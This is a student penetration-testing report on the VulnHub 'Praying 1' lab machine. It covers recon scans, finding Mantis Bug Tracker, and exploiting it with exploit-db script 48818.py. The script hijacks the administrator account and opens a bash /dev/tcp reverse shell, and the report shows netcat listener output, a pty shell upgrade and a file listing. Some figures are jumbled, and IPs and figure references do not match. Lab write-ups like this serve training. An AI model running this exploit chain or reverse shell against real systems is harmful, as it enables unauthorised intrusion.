Enumeration, Exploitation, and Lateral Movement
VulnHub – Praying 1
Justice League

Table of Contents

List of Illustrative Materials

Figures

SkillStorm Contact		
Primary Contact	Title	Primary Contact Email
Hamilton Thomas	Team Lead/Tester	(Redacted)
Jermaine Brown	Tester	(Redacted)
Mikhael Masongsong	Tester	(Redacted)

Objective

The objective is to gather information about the target using passive/active reconnaissance tools, conduct enumeration on the target to better understand its topology. We now extend ourselves into exploitation and lateral movement. *DO NOT PRIVLEGE ESCALATE TO ROOT*. You may discover root, but the scope is to move laterally in the system gathering as much as you can. The goal is to gather all findings, tools and commands used into the provided penetration testing report and return to debrief the client.

Approach

Justice League's Penetration Testing Team performed testing under a "black box" approach from March 2023 to April 2023, without any previous information of credentials and data of the Praying 1 internally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many vulnerabilities as possible. Instructions were very explicit to only conduct reconnaissance and Enumeration. Each weakness identified, documented, and manually investigated to determine Exploitation and Vulnerabilities.

Scanning

To begin analyzing custom boot-to-root VM's, it is important to analyze the network to discover which IP addresses are available. To view the range of IP's on the network by navigating through the Terminal, run the following command *sudo arp-scan -l.*Note the result, the target lab, the target system (TS) is 10.0.2.6.

Figure *1: Arp-scan*

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# arp-scan 10.0.2.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:59:34:5b, IPv4: 10.0.2.8
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        52:54:00:12:35:00       QEMU
10.0.2.2        52:54:00:12:35:00       QEMU
10.0.2.3        08:00:27:e2:55:28       PCS Systemtechnik GmbH
10.0.2.6        08:00:27:ee:96:83       PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.8: 256 hosts scanned in 4.693 seconds (54.55 hosts/sec).
4 responded
```

Once the IP is noted, run a comprehensive *nmap* scan of the (TS) consisting of the following options *sV -p-* on the IP. It will include TCP connect port scan, determine the versions of the service running on port, scan with default NSE Scripts Considered useful for discovery and safe, and port scan all ports. Once finished running the nmap, the results shows that there are one available services running; *80/tcp http*.


Figure 2: Nmap scan

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -p- 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-27 06:29 PDT
Nmap scan report for 10.0.2.6
Host is up (0.0038s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE  SERVICE        VERSION
80/tcp   open   http           Apache httpd 2.4.41 ((Ubuntu))
8888/tcp closed sun-answerbook
MAC Address: 08:00:27:EE:96:83 (Oracle VirtualBox virtual NIC)
```

Figure 3: Apache Web Service Update


Here we have the webserver not available due to the *apache2 default configuration* is currently out-of-date, showing that there may be potential vulnerabilities for access using an older services that has not been repaired

Figure 4: Source Code No Information




The tester returns to the information gathered on the *nmap* scan to review the http server. Next the tester inputs the IP information using [http://10.0.2.6 /](http://10.0.2.6/) .No information stands out through source code.

Figure 5: Gobuster




The tester now tries to gain more information about the webserver using *gobuster* to be able to view hidden directories within the webserver. The command used is *gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -x php, txt, py, bat, sql, html,tar,conf,exe -u http://10.0.2.6 -t 25*.(figure 11). The tester then annotates that there are few available hidden webservers such as: *http://10.0.2.6/view.php | /index.html | /signup.php | /admin | /core.php |/plugin.php |/main_page.php | /mantis.php | /file_download.php |login_page.php*command *cat note.txt* (figure 8) to output file to read.

Figure 6: Login_php



Another inquiry for later dissection is what was shown through the complete open port scan on Nmap. Figure 7 displays something called mantis BUG TRACKER, or perhaps a vulnerable version of it. mantis BUG TRACKER is a database program that functions on MySQL. Once again, these were all discovered via the *Gobuster* command. However, this did not yield any results after making attempt to login. Web page /*login_page.php* will be noted.


Figure 7: Searchsploit



```
┌──(kali㉿kali)-[~]
└─$ searchsploit -w mantis
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                                     |  URL
---------------------------------------------------------------------------------------------------
Mantis Bug Tracker 0.15.x/0.16/0.17.x - JPGraph Remote File Inclusion Command Execution            | https://www.exploit-db.com/exploits/21727
Mantis Bug Tracker 0.19 - Remote Server-Side Script Execution                                      | https://www.exploit-db.com/exploits/24390
Mantis Bug Tracker 0.19.2/1.0 - 'Bug_sponsorship_list_view_inc.php' File Inclusion                 | https://www.exploit-db.com/exploits/26423
Mantis Bug Tracker 0.x - Multiple Cross-Site Scripting Vulnerabilities                             | https://www.exploit-db.com/exploits/24391
Mantis Bug Tracker 0.x - New Account Signup Mass Emailing                                          | https://www.exploit-db.com/exploits/24392
Mantis Bug Tracker 0.x/1.0 - 'manage_user_page.php?sort' Cross-Site Scripting                      | https://www.exploit-db.com/exploits/27229
Mantis Bug Tracker 0.x/1.0 - 'view_all_set.php' Multiple Cross-Site Scripting Vulnerabilities      | https://www.exploit-db.com/exploits/27228
Mantis Bug Tracker 0.x/1.0 - 'View_filters_page.php' Cross-Site Scripting                          | https://www.exploit-db.com/exploits/26798
Mantis Bug Tracker 0.x/1.0 - Multiple Input Validation Vulnerabilities                             | https://www.exploit-db.com/exploits/26172
Mantis Bug Tracker 1.1.1 - Code Execution / Cross-Site Scripting / Cross-Site Request Forgery      | https://www.exploit-db.com/exploits/5657
Mantis Bug Tracker 1.1.3 - 'manage_proj_page' PHP Code Execution (Metasploit)                      | https://www.exploit-db.com/exploits/44611
Mantis Bug Tracker 1.1.3 - Remote Code Execution                                                   | https://www.exploit-db.com/exploits/6768
Mantis Bug Tracker 1.1.8 - Cross-Site Scripting / SQL Injection                                    | https://www.exploit-db.com/exploits/36068
Mantis Bug Tracker 1.2.0a3 < 1.2.17 XmlImportExport Plugin - PHP Code Injection (Metasploit) (1)   | https://www.exploit-db.com/exploits/41685
Mantis Bug Tracker 1.2.0a3 < 1.2.17 XmlImportExport Plugin - PHP Code Injection (Metasploit) (2)   | https://www.exploit-db.com/exploits/35283
Mantis Bug Tracker 1.2.19 - Host Header                                                            | https://www.exploit-db.com/exploits/38068
Mantis Bug Tracker 1.2.3 - 'db_type' Cross-Site Scripting / Full Path Disclosure                   | https://www.exploit-db.com/exploits/15735
Mantis Bug Tracker 1.2.3 - 'db_type' Local File Inclusion                                          | https://www.exploit-db.com/exploits/15736
Mantis Bug Tracker 1.3.0/2.3.0 - Password Reset                                                    | https://www.exploit-db.com/exploits/41890
Mantis Bug Tracker 1.3.10/2.3.0 - Cross-Site Request Forgery                                       | https://www.exploit-db.com/exploits/42043
Mantis Bug Tracker 2.24.3 - 'access' SQL Injection                                                 | https://www.exploit-db.com/exploits/49340
Mantis Bug Tracker 2.3.0 - Remote Code Execution (Unauthenticated)                                 | https://www.exploit-db.com/exploits/48818
```

Now that we've identified the Mantis server, we use *searchsploit* to look for any vulnerabilities. Use the syntax "*searchsploit* -w mantis." The last results show us it is vulnerable to Remote Code Execution (RCE).

Figure 8: msfconsole



Usage of *msfconsole* first we conduct the *use* function to be able to load an auxiliary function, the tester also sets the *RPORTS 80*, *set RHOSTS 10.0.2.6*, and *run* to start the process we do see that the exploitation function has successfully returned a new value of the password.

Figure 9: Access through Admin Exploit





Figure 10: Data /var/www/html




The tester then notes that there are currently two available users in *figure 9* for enumeration phase. But due to the users *Administrator, and developer* requires access to email to reset user password. We were unable to gather data from *developer* but we do see that there are paths available in the webserver for use, the user then proceeds to get access to */var/www/html(figure 10)* but */var/www/html* returns no value on the web browser.

Figure 11: Searchsploit 2

```
┌──(kali㉿kali)-[~]
└─$ searchsploit -w mantis
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                |  URL
---------------------------------------------------------------------------------------------------
Mantis Bug Tracker 0.15.x/0.16/0.17.x - JPGraph Remote File Inclusion Co | https://www.exploit-db.com/exploits/21727
Mantis Bug Tracker 0.19 - Remote Server-Side Script Execution           | https://www.exploit-db.com/exploits/24390
Mantis Bug Tracker 0.19.2/1.0 - 'Bug_sponsorship_list_view_inc.php' File | https://www.exploit-db.com/exploits/26423
Mantis Bug Tracker 0.x - Multiple Cross-Site Scripting Vulnerabilities  | https://www.exploit-db.com/exploits/24391
Mantis Bug Tracker 0.x - New Account Signup Mass Emailing               | https://www.exploit-db.com/exploits/24392
Mantis Bug Tracker 0.x/1.0 - 'manage_user_page.php?sort' Cross-Site Scri | https://www.exploit-db.com/exploits/27229
Mantis Bug Tracker 0.x/1.0 - 'view_all_set.php' Multiple Cross-Site Scri | https://www.exploit-db.com/exploits/27228
Mantis Bug Tracker 0.x/1.0 - 'View_filters_page.php' Cross-Site Scriptin | https://www.exploit-db.com/exploits/26798
Mantis Bug Tracker 0.x/1.0 - Multiple Input Validation Vulnerabilities  | https://www.exploit-db.com/exploits/26172
Mantis Bug Tracker 1.1.1 - Code Execution / Cross-Site Scripting / Cross | https://www.exploit-db.com/exploits/5657
Mantis Bug Tracker 1.1.3 - 'manage_proj_page' PHP Code Execution (Metasp | https://www.exploit-db.com/exploits/44611
Mantis Bug Tracker 1.1.3 - Remote Code Execution                        | https://www.exploit-db.com/exploits/6768
Mantis Bug Tracker 1.1.8 - Cross-Site Scripting / SQL Injection         | https://www.exploit-db.com/exploits/36068
Mantis Bug Tracker 1.2.0a3 < 1.2.17 XmlImportExport Plugin - PHP Code In | https://www.exploit-db.com/exploits/35283
Mantis Bug Tracker 1.2.0a3 < 1.2.17 XmlImportExport Plugin - PHP Code In | https://www.exploit-db.com/exploits/41685
Mantis Bug Tracker 1.2.19 - Host Header                                 | https://www.exploit-db.com/exploits/38068
Mantis Bug Tracker 1.2.3 - 'db_type' Cross-Site Scripting / Full Path Di | https://www.exploit-db.com/exploits/15735
Mantis Bug Tracker 1.2.3 - 'db_type' Local File Inclusion               | https://www.exploit-db.com/exploits/15736
Mantis Bug Tracker 1.3.0/2.3.0 - Password Reset                         | https://www.exploit-db.com/exploits/41890
Mantis Bug Tracker 1.3.10/2.3.0 - Cross-Site Request Forgery            | https://www.exploit-db.com/exploits/42043
Mantis Bug Tracker 2.24.3 - 'access' SQL Injection                      | https://www.exploit-db.com/exploits/49340
Mantis Bug Tracker 2.3.0 - Remote Code Execution (Unauthenticated)      | https://www.exploit-db.com/exploits/48818
---------------------------------------------------------------------------------------------------
```

Figure 12: Remote Code Execution



Now that we've identified the Mantis server, we use *searchsploit(Figure 11)* to look for any vulnerabilities. Use the syntax *"searchsploit -w mantis*". The last results show us it is vulnerable to Remote Code Execution (RCE). With the information from *ExploitDB* website, the use of Nano text editor will create a file called *48818.py*. Through the *nano* editor the tester adjust the following: *Victim IP*, *Attacker IP and Location of mantis in URL*. Save the file through ^*x*. *Figure 13* will show the use of *nano* then the string to start the reverse shell using *Netcat*. After connection of the shell. The following command *(python3 -c 'import pty; pty.spawn("/bin/sh")')* is entered to ensure a interactive terminal spawn.

Figure 13: Nano Edit

```
  GNU nano 7.2                                          48818.py
Successfully cleaned up


kali@kali:~/Desktop$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.116.135] from (UNKNOWN) [192.168.116.151] 43978
bash: cannot set terminal process group (835): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/mantisbt-2.3.0$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

'''

import requests
from urllib import quote_plus
from base64 import b64encode
from re import split


class exploit():
        def __init__(self):
                self.s = requests.Session()
                self.headers = dict() # Initialize the headers dictionary
                self.RHOST = "10.0.2.4" # Victim IP
                self.RPORT = "80" # Victim port
                self.LHOST = "10.0.2.15" # Attacker IP
                self.LPORT = "4444" # Attacker Port
                self.verify_user_id = "1" # User id for the target account
                self.realname = "administrator" # Username to hijack
                self.passwd = "password" # New password after account hijack
                self.mantisLoc = "/" # Location of mantis in URL
                self.ReverseShell = "echo " + b64encode("bash -i >& /dev/tcp/" + self.LHOST + "/" + self.LPORT + " 0>&

        def reset_login(self):
                # Request # 1: Grab the account update token
                url = 'http://' + self.RHOST + ":" + self.RPORT + self.mantisLoc + '/verify.php?id=' + self.verify_us

^G Help      ^O Write Out   ^W Where Is    ^K Cut       ^T Execute   ^C Location   M-U Undo
^X Exit      ^R Read File   ^\ Replace     ^U Paste     ^J Justify   ^/ Go To Line M-E Redo
```

Figure 14: Netcat Listener

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 56228
bash: cannot set terminal process group (761): Inappropriate ioctl for device
bash: no job control in this shell
www-data@praying:/var/www/html$ python3 -c 'import pty; pty.spawn("/bin/sh")'
python3 -c 'import pty; pty.spawn("/bin/sh")'
$ export TERM=xterm
export TERM=xterm
$
```

Figure 15:Python2 48818

```
┌──(kali㉿kali)-[~]
└─$ python2 48818.py
Successfully hijacked account!
Successfully logged in!
Triggering reverse shell
Cleaning up
Deleting the dot_tool config.
Deleting the relationship_graph_en
able config.
Successfully cleaned up
```

The TS is now exploited, and shell access has been achieved. With a stable reverse shell, the exploit will continue with moving laterally through the system by conducting a search through files to see what information can be valuable. Figure 13 shows a file that had the following password information for the mantis database (DB).

Figure 16: Directory Listing

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.8] from (UNKNOWN) [10.0.2.6] 36788
bash: cannot set terminal process group (785): Inappropriate ioctl for device
bash: no job control in this shell
www-data@praying:/var/www/html$ whoami
whoami
www-data
www-data@praying:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@praying:/var/www/html$ ls
ls
account_delete.php
account_manage_columns_page.php
account_page.php
account_prefs_inc.php
account_prefs_page.php
account_prefs_reset.php
account_prefs_update.php
account_prof_edit_page.php
account_prof_menu_page.php
account_prof_update.php
account_sponsor_page.php
account_sponsor_update.php
account_update.php
adm_config_delete.php
adm_config_report.php
adm_config_set.php
adm_permissions_report.php
admin
api
api_token_create.php
api_token_revoke.php
api_tokens_page.php
billing_export_to_csv.php
billing_export_to_excel.php
billing_inc.php
